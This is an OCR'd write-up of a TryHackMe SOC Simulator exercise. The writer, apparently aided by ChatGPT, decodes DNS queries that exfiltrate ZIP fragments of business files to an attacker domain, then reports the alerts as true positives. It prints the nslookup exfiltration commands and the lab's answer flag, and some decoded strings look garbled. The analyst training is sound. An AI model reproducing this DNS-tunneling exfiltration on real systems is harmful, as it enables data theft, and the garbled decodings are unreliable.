
Copy all the suspicious subdomain under the suspicious domain “haz4rdw4re.io” and ask ChatGPT to recognize the pattern and attempt to decode it.

```
UE5DBBQAAAAANglLIVUc3DjgAAAl.haz4rdw4re.io
BAAAAAAAQ2PZW50UGY3bDgZbvG.haz4rdw4re.io
U3VtbWFy5S4bHNC8T7m0rCgvKkk.haz4rdw4re.io
nL2B8NdYJNZU0sQt7CYmu0UVypsK.haz4rdw4re.io
AFBLAwQUAAAACAc9C5XH10SR8AA.haz4rdw4re.io
AdAAAhQAAAEudMvzD69YuhL2vu.haz4rdw4re.io
dGFOAwMjMAy5wcCHR48BwrSyuYs.haz4rdw4re.io
oKceTotS0SSz2M82MAyLisOkKAA.haz4rdw4re.io
sUcE200TczMFrnGYY2JA10WE1mM.haz4rdw4re.io
RmyEjYNGZMTY1NjIQ==.haz4rdw4re.io
```



```
decoode, "C:\Windows\system32\nslookup.exe"
UEsDBBQAAAAIANigLIfVU3cDIgAAAl.haz4rdw4re.io, "C:
\Windows\system32\nslookup.exe"
8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io, "C:
\Windows\system32\nslookup.exe"
U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io, "C:
\Windows\system32\nslookup.exe"
nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io, "C:
\Windows\system32\nslookup.exe"
AFBLAwQUAAAACAC9oC5XHhlO5R8AAA.haz4rdw4re.io, "C:
\Windows\system32\nslookup.exe"
AdAAAAHQAAAEludmVzdG9yUHJlc2Vu.haz4rdw4re.io, "C:
\Windows\system32\nslookup.exe"
dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io, "C:
\Windows\system32\nslookup.exe"
8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io, "C:
\Windows\system32\nslookup.exe"
VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io, "C:
\Windows\system32\nslookup.exe"
RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io
```

You're looking at a series of `nslookup` **commands** used to **exfiltrate encoded data via DNS queries** — a known technique in malware or red team activity. These queries are likely **chunks of Base64 (or other encoded) data** sent to the attacker's domain `haz4rdw4re.io`.



✅ Decoding Some of the Data:

Let's try decoding a few of those subdomains. We'll clean them and decode.

---

1. `"UEsDBBQAAAAIANigLlfVU3cDIgAAAI"`

Add padding and decode as Base64:

```plaintext
UEsDBBQAAAAIANigLlfVU3cDIgAAAI== → Decodes to:
PK
```

This is the **magic number for a ZIP file** (`PK\x03\x04`), suggesting this is **part of a zip archive**.


2. `8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv`
   - 📁 `ClientPortfolio`
3. `U3VtbWFyeS54bHN4c87JTM0rCcgvKk`
   - 📁 `Summary.xlsx` + junk (`s��L�+\t�/*`) — likely more ZIP data.
4. `nLz8nMDy7NzU0sqtSryCmu4OVyprsk`
   - ⚠️ Appears to be binary or compressed data — part of file contents or encrypted blob.
5. `AFBLAwQUAAAACAC9oC5XHhlO5R8AAA`
   - 🔐 More ZIP headers: `PK...` — confirms a multipart ZIP is being sent.
6. `AdAAAAHQAAAEludmVzdG9yUHJlc2Vu`
   - 🧾 Likely translates to `InvestorPresent...` (maybe `InvestorPresentation`).
7. `dGF0aW9uMjAyMy5wcHR488wrSy0uyS`
   - 🧾 `tation2023.pptx` — confirms the previous was likely `InvestorPresentation2023.pptx`.
8. `8KKEotTs0rSSzJzM8zMjAy1isoKKkA`
   - ⚠️ Non-text, might be part of ZIP or obfuscated.
9. `VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm`
   - ✅ `THM{1497321f4f6f059a52` — beginning of a TryHackMe flag.
10. `RmYjEyNGZiMTY1NjZlfQ==`
   - ✅ `ff#12fba16566e}` — closing part of the flag.

This is a DNS **exfiltration pattern**, using nslookup to exfiltrate out information from the listed .zip file located on path C:\Users\michael.ascot\Downloads\exfiltration\exfiltme.zip.

Exfiltrated data through DNS queries to domain haz4rdw4re.io:

- Summary.xlsx
- InvestorPresentation2023.pptx
- Metadata (ClientPortfolio)
- Possibly full files (ZIP chunks via Base64)
- A TryHackMe-style flag (THM{...}) = THM{1497321f4f6f059a52ff#12fba16566e}

Group together the 10 high severity alerts in the SOC simulator and report as true positives




Assigned alert(s)

1036	Suspicious Parent Child Relationship	High	Process
1035	Suspicious Parent Child Relationship	High	Process
1034	Suspicious Parent Child Relationship		
1033	Suspicious Parent Child Relationship		
1032	Suspicious Parent Child Relationship		
1031	Suspicious Parent Child Relationship		
1030	Suspicious Parent Child Relationship	High	Process
1029	Suspicious Parent Child Relationship	High	Process

Close assigned alerts


Were these alerts true positives or false positives?

● True positives ○ False positives



Ten DNS alerts involving `nslookup.exe` were reviewed and confirmed as **true positives**. The activity consisted of data exfiltration via DNS tunneling to the domain `haz4rdw4re.io`. Exfiltrated data included document names (`ClientPortfolio`, `Summary.xlsx`, `InvestorPresentation2023.pptx`), ZIP file fragments, and a `TryHackMe` flag (`THM{...}`). All events indicate malicious use of `nslookup.exe` for covert data transfer.

THM{1497321f4f6f059a52ff#12fba16566e}   #FLAG



Victory! Security breach prevented!

You passed the scenario by identifying all true positive alerts. Your MTTR improved, being quicker than your last 5 runs, while your dwell time slightly increased. The true positive rate was 34%, worse than previous runs, and 'Phishing' alerts took a bit longer to close.

Once the true positive DNS exfiltration alerts were reported, the scenario objective was completed despite there being more alerts to possible phishing and processes left in the simulator.

References

SOC Simulator, Tryhackme, (2025). “Introduction to Phishing”: tryhackme.com

SOC Simulator, Tryhackme, (2025). “Phishing Unfolded”: tryhackme.com

Tools

Splunk (SIEM)

VirusTotal